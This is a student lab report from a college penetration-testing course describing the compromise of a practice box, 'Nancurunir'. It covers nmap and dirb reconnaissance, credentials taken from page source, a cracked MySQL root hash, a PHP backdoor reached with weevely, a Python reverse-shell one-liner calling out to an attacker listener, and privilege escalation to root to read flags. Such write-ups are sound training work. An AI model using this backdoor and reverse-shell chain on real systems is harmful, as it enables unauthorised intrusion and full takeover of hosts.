SEC-335 : Champlain College
Lab 10.2 - Exploiting Nancurunir

David Thomsen

Report

April 2023

Report

Within Nancurinur, there is an exploit that allows an outside attacker to gain remote access to the Nancurinur box. By navigating to the webpage, you are able to gather credentials that allow you to enter the phpmyadmin page. Within this database, there are root credentials that can be used with a remote shell uploaded by weevely and infiltrate Nancurinur. After gaining root access, the attacker can do anything they want to the box so a few good steps to stop this from happening. Don't use credentials that could be guessed based on common knowledge (name, birthday, weapons, etc). Another good step is to make sure that your system is filtering the types of files being uploaded as I was able to upload a malicious PHP backdoor with little effort.

Introduction

The purpose of this report is to contain the efforts and methods that were used in this investigation. It will contain exploits used, methods and commands used, as well as the results.

Objective

The objective of this assignment was to exploit the Nancurunir system within the shire network. We had been tasked with creating a way to leverage the vulnerabilities and elevate up to root access.

Recommendations

I strongly recommend patching as well as updating your vulnerabilities that have been listed within this report. Leaving these open for any longer will only create further issues.


Target

nancurunir.shire.org

Reconnaissance

This recon is necessary in order to learn more information about the target such as IPs, open ports, services running, service versions, etc.

NSLOOKUP




Using the target address, as well as the DHCP address, 10.0.5.22, and it shows the address of the target is 10.0.5.28.

NMAP

```
┌──(champuser㉿kali)-[~]
└─$ sudo nmap -A 10.0.5.28
[sudo] password for champuser:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-09 18:37 EDT
Nmap scan report for 10.0.5.28
Host is up (0.00091s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6, Linux 5.0 - 5.4
Network Distance: 2 hops

TRACEROUTE (using port 80/tcp)
HOP RTT     ADDRESS
1   0.34 ms 10.0.17.3
2   0.82 ms 10.0.5.28

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.09 seconds
```

Doing an intense -A scan, it shows that there is a web server being hosted by Apache on HTTP or port 80.




```
<!DOCTYPE html>
<html> scroll
  <head></head>
  <body>
    <h1>Gandalf Bio:</h1>
    <p>
      Gandalf is a legendary wizard of Middle-earth! His preferred weapons are his wizard
      staff, glamdring, and narya!
    </p>
    <img src="shallnotpass.gif" alt="shallnotpass"> overflow
  </body>
</html>
```


Navigating to that site shows this webpage (with the source code underneath)

DIRB

```
┌──(champuser㉿kali)-[~]
└─$ dirb http://10.0.5.28

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Apr  9 18:42:18 2023
URL_BASE: http://10.0.5.28/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.0.5.28/ ----
+ http://10.0.5.28/index.html (CODE:200|SIZE:269)
==> DIRECTORY: http://10.0.5.28/phpmyadmin/
+ http://10.0.5.28/server-status (CODE:403|SIZE:274)
```

Using DIRB, it reveals the link to the directory

http://10.0.5.28/phpmyadmin




This brings up this webpage which has a login to a service known as PHPmyadmin.


Password Guessing


```
<!DOCTYPE html>
<html> scroll
  <head></head>
  <body>
    <h1>Gandalf Bio:</h1>
    <p>
      Gandalf is a legendary wizard of Middle-earth! His preferred weapons are his wizard
      staff, glamdring, and narya!
    </p>
    <img src="shallnotpass.gif" alt="shallnotpass"> overflow
  </body>
</html>
```

Looking deeper into the source code reveals some out-of-place credentials that can be used to logged into the phpmyadmin.




Exploring phpmyadmin





		Host	User	Select_priv	Insert_priv	Update_priv	Delete_priv
Edit Copy Delete		localhost	debian-sys-maint	Y	Y	Y	Y
Edit Copy Delete		localhost	gandalf	Y	Y	Y	Y
Edit Copy Delete		localhost	mysql.infoschema	Y	N	N	N
Edit Copy Delete		localhost	mysql.session	N	N	N	N
Edit Copy Delete		localhost	mysql.sys	N	N	N	N
Edit Copy Delete		localhost	root	Y	Y	Y	Y



Using the tool Crackstation.net, this hash can be cracked and provide the root password.

Enter up to 20 non-salted hashes, one per line:

```
*2B72EB4F3B82A23BA9987F76675B83FE9FE8DDC8
```

I'm not a robot


reCAPTCHA
Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
2B72EB4F3B82A23BA9987F76675B83FE9FE8DDC8	MySQL4.1+	gandalfthewhite

Uploading A Backdoor



Using python3, as well as [this exploit](), I was able to upload a simple reverse shell (DBD.php) that I was able to access later.

Accessing the Backdoor

```
┌──(champuser㉿kali)-[~]
└─$ weevely http://10.0.5.28/phpmyadmin/DBD.php oogabooga

[+] weevely 4.0.1

[+] Target:     www-data@nancurunir:/var/www/html
[+] Session:    /home/champuser/.weevely/sessions/10.0.5.28/DBD_0.session
[+] Shell:      System shell

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely> whoami
www-data
www-data@nancurunir:/var/www/html $
```

Using Weevley, I was able to access the backdoor and enter into the system as the www-data user.

Next Steps

Being able to access the system as an account that is not a user does not give access to the flags that are being looked for. We need to upgrade the shell so that it is fully interactive (Allowing the rogue warrior to elevate access.)

First, I had opened a listening port on port 4449

```python
nc -nlvp 4449
```

From the weevely shell, run the following command:

```python
export RHOST="10.0.17.26";export RPORT=4449;python3 -c 'import sys,socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("sh")'
```

Broken Down:

export RHOST="10.0.17.26";export RPORT=4449; are variables

python3 -c 'import socket,os,pty; imports socket, os, and pty,

s=socket.socket(); socket.socket() creates a socket object that supports context managers, which are objects that allow with statements to be executed

s.connect((os.getenv("RHOST"),int(os.getenv("RPORT")))); uses your defined variables.

Then [os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("sh")' summons the bash shell to be a TTY

This will elevate the shell to a more interactive TTY Shell.

Elevating and Snagging Flags

All of these commands are run immediately after the previous command in the new TTY terminal that was created from the listening command.

```
$ whoami
whoami
www-data
$ su gandalf
su gandalf
Password: gandalfthewhite

$ whoami
whoami
gandalf
$ sudo -i
sudo -i
[sudo] password for gandalf: gandalfthewhite

root@nancurunir:~# cat /home/gandalf/user-flag.txt
cat /home/gandalf/user-flag.txt
"82745644-c7f3-4250-acba-aa453abb2249"
root@nancurunir:~# cat root-flag.txt
cat root-flag.txt
"22815793-a31c-42e5-ab46-a42241152c26"
root@nancurunir:~#
```